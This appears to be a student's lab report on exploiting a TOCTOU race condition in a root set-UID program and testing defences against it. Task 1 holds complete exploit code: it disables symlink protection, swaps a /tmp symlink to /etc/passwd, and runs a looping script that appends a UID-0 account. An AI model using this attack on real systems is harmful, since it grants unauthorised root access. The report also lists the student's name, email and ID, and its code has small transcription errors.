


Lab 5: Race Condition Vulnerability Attack

Aastha Yadav (ayadav02@syr.edu)
SUID: 831570679

Task 1: Exploiting the race condition vulnerability



```
Terminal
seed@VM:~$ cd lab5
seed@VM:~/lab5$ sudo sysctl -w fs.protected_symlinks=0
[sudo] password for seed:
fs.protected_symlinks = 0
seed@VM:~/lab5$ subl vulp.c
seed@VM:~/lab5$ gcc -o vulp vulp.c
seed@VM:~/lab5$ sudo chown root:root vulp
seed@VM:~/lab5$ sudo chmod 4755 vulp
seed@VM:~/lab5$ ls -l vulp
-rwsr-xr-x 1 root root 7628 Oct 17 12:06 vulp
seed@VM:~/lab5$ subl exploit.c
seed@VM:~/lab5$ gcc -o exploit exploit.c
seed@VM:~/lab5$ subl input.txt
seed@VM:~/lab5$ subl test.txt
seed@VM:~/lab5$ subl repeat.sh
seed@VM:~/lab5$ subl check.sh
seed@VM:~/lab5$ cat input.txt
test:test1234:0:0:/:/home/seed:/bin/bashseed@VM:~/lab5$
seed@VM:~/lab5$
```

Figure 1

Observation: For this task, we disable the sticky protection mechanism for symbolic links. Here we are going to try to append a new line to passwd file so that we can show the race condition vulnerability. We create a vulnerable program vulp.c and make it a set UID program owned by root. We then create an exploit program which tries to exploit the race condition vulnerability by exploiting the gap between time of check and time of use (TOCTOU). We then create the input.txt file which contains the text that needs to be appended to the passwd file. Test.txt is the file owned by the current user seed which has seed privileges. Repeat.sh is the shell code that takes the value from input.txt and gives it as input to vulnerable program vulp.c repeatedly. Check.sh is the shell script that runs to check if the race condition has occurred or not by comparing the old password file with the new one.

```
seed@VM:~/lab5$ cat repeat.sh
#!/bin/sh
i=0
while [ $i -lt 100000 ]
do
./vulp < input.txt &
i=`expr $i + 1`
done
seed@VM:~/lab5$ cat check.sh
#!/bin/sh
old=`ls -l /etc/passwd`
new=`ls -l /etc/passwd`
while [ "$old" = "$new" ]
do
    new=`ls -l /etc/passwd`
done

echo "STOP... The passwd file has been changed"
seed@VM:~/lab5$
```

Figure 2

Observation: From the above screenshot, we can see the contents of repeat.sh and check.sh.

```
Terminal
#include <stdlib.h>
#include <sys/param.h>
#include <unistd.h>

void exploit()
{
    while(1)
    {
        unlink("/tmp/XYZ");
        symlink("/home/seed/lab5/test.txt", "/tmp/XYZ");
        usleep(10000);
        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(10000);
    }
}

void main()
{
    exploit();
}
seed@VM:~/lab5$
seed@VM:~/lab5$ ./exploit
```


Figure 3

Observation: From the above screenshot we can see the contents of exploit.c. We finally run the repeat.sh shell script in another terminal and run the exploit.

```
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
  
seed@VM:~$ cd lab5  
seed@VM:~/lab5$ ./check.sh  
STOP... The passwd file has been changed  
seed@VM:~/lab5$
```

Figure 4

Observation: We can see after multiple attempts at exploiting the race condition, our attack runs and the message is displayed by check.sh.



```
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
20 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
21 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
22 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
23 syslog:x:104:108:/:/home/syslog:/bin/false
24 _apt:x:105:65534:/:/nonexistent:/bin/false
25 messagebus:x:106:110:/:/var/run/dbus:/bin/false
26 uuid:x:107:111:/:/run/uuid:/bin/false
27 lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
28 whoopsie:x:109:116:/:/nonexistent:/bin/false
29 avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
30 avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
31 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
32 colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
33 speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
34 hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
35 kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
36 pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
37 rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
38 saned:x:119:127:/:/var/lib/saned:/bin/false
39 usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
40 seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
41 vboxadd:x:999:1:/:/var/run/vboxadd:/bin/false
42 telnetd:x:121:129:/:/nonexistent:/bin/false
43 sshd:x:122:65534:/:/var/run/sshd:/usr/sbin/nologin
44 ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
45 bind:x:124:131:/:/var/cache/bind:/bin/false
46 mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
47
48 test:test1234:0:0:/:/home/seed:/bin/bash
```

Figure 5

Observation: It can be observed that our passwd file has been appended with a new user with root privileges.

Explanation: In this task we are trying to use race condition vulnerability and trying to exploit the time frame between time of check and time of use. /tmp and /var/tmp are world writable directories. So anyone can write into these directories. But only the user can delete or move his files in this directory because of the sticky bit protection. So in this experiment, we turn off the sticky symlinks protection so that a user can follow the symbolic link even in the world writable directory. If this is turned on, then we cannot follow the symbolic link of another user inside the sticky bit enabled directory like /tmp. We will try to make the symbolic link point to a user owned file initially and then unlink it and make it point to root owned file so that we can exploit this and make changes to the root owned file. To protect against set UID programs making changes to files, the program uses access() to check the real UID and fopen() checks for the effective UID. So our goal is to point to a user owned file to pass the access() check and point to a root owned file like password file before the fopen() since this is a set UID program and the EUID is root, this will pass the fopen() check and we gain access to the password file and we add a new user to the system. With multiple attempts from user, we are able to exploit this window.

Task 2: Protection Mechanism A: Repeating

```

Terminal
seed@VM:~$ cd lab5
seed@VM:~/lab5$ subl vulp2.c
seed@VM:~/lab5$ gcc -o vulp2 vulp2.c
seed@VM:~/lab5$ sudo chown root:root vulp2
[sudo] password for seed:
seed@VM:~/lab5$ sudo chmod 4755 vulp2
seed@VM:~/lab5$ ls -l vulp2
-rwsr-xr-x 1 root root 7724 Oct 17 13:28 vulp2
seed@VM:~/lab5$ subl exploit.c
seed@VM:~/lab5$ subl repeat.sh
seed@VM:~/lab5$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
seed@VM:~/lab5$ su test
Password:
su: Authentication failure
seed@VM:~/lab5$ ./exploit

```

Figure 6

```

seed@VM:~$ cd lab5
seed@VM:~/lab5$ cat vulp2.c
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    struct stat s1, s2, s3;
    int fd1, fd2, fd3;

    /* get user input */
    scanf("%50s", buffer );
    if(access("/tmp/XYZ", 0_RDWR))
    {
        fprintf(stderr, "Permission Denied\n");
        return -1;
    }
    else
        fd1= open("/tmp/XYZ", 0_RDWR);
    if(access("/tmp/XYZ", 0_RDWR))

```

Figure 7

```

if(access("/tmp/XYZ", 0_RDWR))
{
    fprintf(stderr, "Permission Denied\n");
    return -1;
}
else
    fd2= open("/tmp/XYZ", 0_RDWR);
if(access("/tmp/XYZ", 0_RDWR))
{
    fprintf(stderr, "Permission Denied\n");
    return -1;
}
else
    fd3= open("/tmp/XYZ", 0_RDWR);

fstat(fd1, &s1);
fstat(fd2, &s2);
fstat(fd3, &s3);

if ((s1.st_ino == s2.st_ino)&&(s2.st_ino == s3.st_ino))
{
    write(fd1, "\n", 2);
    write(fd1, buffer, strlen(buffer));
    close(fd1);
    close(fd2);
    close(fd3);
}
else
{
    fprintf(stderr, "Permission Denied\n");
    return -1;
}
}seed@VM:~/lab5$ █

```

Figure 8

Observation: In this task, we change the vulnerable program to the code as shown and perform the same task as before. We find that the attack was not successful even after like 3 hours.

Explanation: This is a protection mechanism that repeated checks for access and open. It checks for the inode of the file and if they are the same in every check, the file is opened. If it is different, we don't get the permission to access the file. So an attacker has to pass each and every check and get the perfect timing of linking and unlinking symbolic links to pass these checks. The probability to pass this is very less.


```
Terminal
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

Figure 11

```
seed@VM:~/lab5$ cat vulp3.c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );
    uid_t euid = geteuid();
    uid_t uid = getuid();
    seteuid(uid);
    if(access(fn, W_OK)!= 0)
    {
        printf("No permission \n");
    }
    else
    {
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }

    seteuid(euid);
}seed@VM:~/lab5$ █
```

Figure 12

Observation: The above screenshots show that we modified the vulnerable program so that we downgrade the privileges before the checks and then revise the privileges at the end of the program. If we perform the same attack again, it doesn't work and we can't update the root owned password file and hence we do not create a new user in the system.

Explanation: The above program downgrades the privileges just before the check. So the EUID will be the real UID. So this passes the access check as usual since the symbolic file points to seed owned file initially. Fopen() checks for the EUID and here the EUID is downgraded to that of the real UID of seed and when the symbolic link points to protected file, seed doesn't have permissions to open that file and the attack fails since we cannot access and modify root owned files.

Task 4: Protection Mechanism C: Ubuntu's Built-in Scheme

```
seed@VM:~/lab5$ sudo sysctl -w fs.protected_symlinks=1
[sudo] password for seed:
fs.protected_symlinks = 1
seed@VM:~/lab5$ subl vulp.c
seed@VM:~/lab5$ gcc -ovulp vulp.c
seed@VM:~/lab5$ gcc -o vulp vulp.c
seed@VM:~/lab5$ subl repeat.sh
seed@VM:~/lab5$ subl exploit.c
seed@VM:~/lab5$ gcc -o exploit exploit.c
seed@VM:~/lab5$ cat repeat.sh
#!/bin/sh
i=0
while [ $i -lt 100000 ]
do
./vulp < input.txt &
i=`expr $i + 1`
done
seed@VM:~/lab5$ cat input.txt
aastha:abcd123:0:0:root:/root:/bin/bash
seed@VM:~/lab5$ ./exploit
```

Figure 13

```
Terminal
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

Figure 14

```

#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );

    if(access(fn, W_OK)!= 0)
    {
        printf("No permission \n");
    }
    else
    {
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
}

```

Figure 15

Observation: In the above case we turn on the sticky bit protection and perform the same attack. We find that that attack is not successful as we cannot follow the symlinks from the /tmp directory.

Explanation: This is a built in protection mechanism to prevent such attacks. Hence our attack failed.

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	Denied
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	Denied
root	root	root	Allowed

1. The protection scheme worked since in this case, the follower is root, and owner of the /tmp directory is root and the symlink owner is seed. From the above screenshot, it can be observed that access will be denied.
2. This isn't a good protection mechanism as this has a few limitations. The mechanism works only for sticky bit directories like /tmp or /var/tmp. So the attacker can exploit the race condition in other directories and gain access.
3. Limitations:
 - Works only for directories where sticky bit is enabled
 - The protection mechanism denies access only in a couple of cases as shown as in the above screenshot. In case 5 where the follower is root, the owner of the directory is seed and symlink owner is seed. The attack is successful in that case. This can be exploited and race condition would work in a directory owned by root and root owned file can be modified.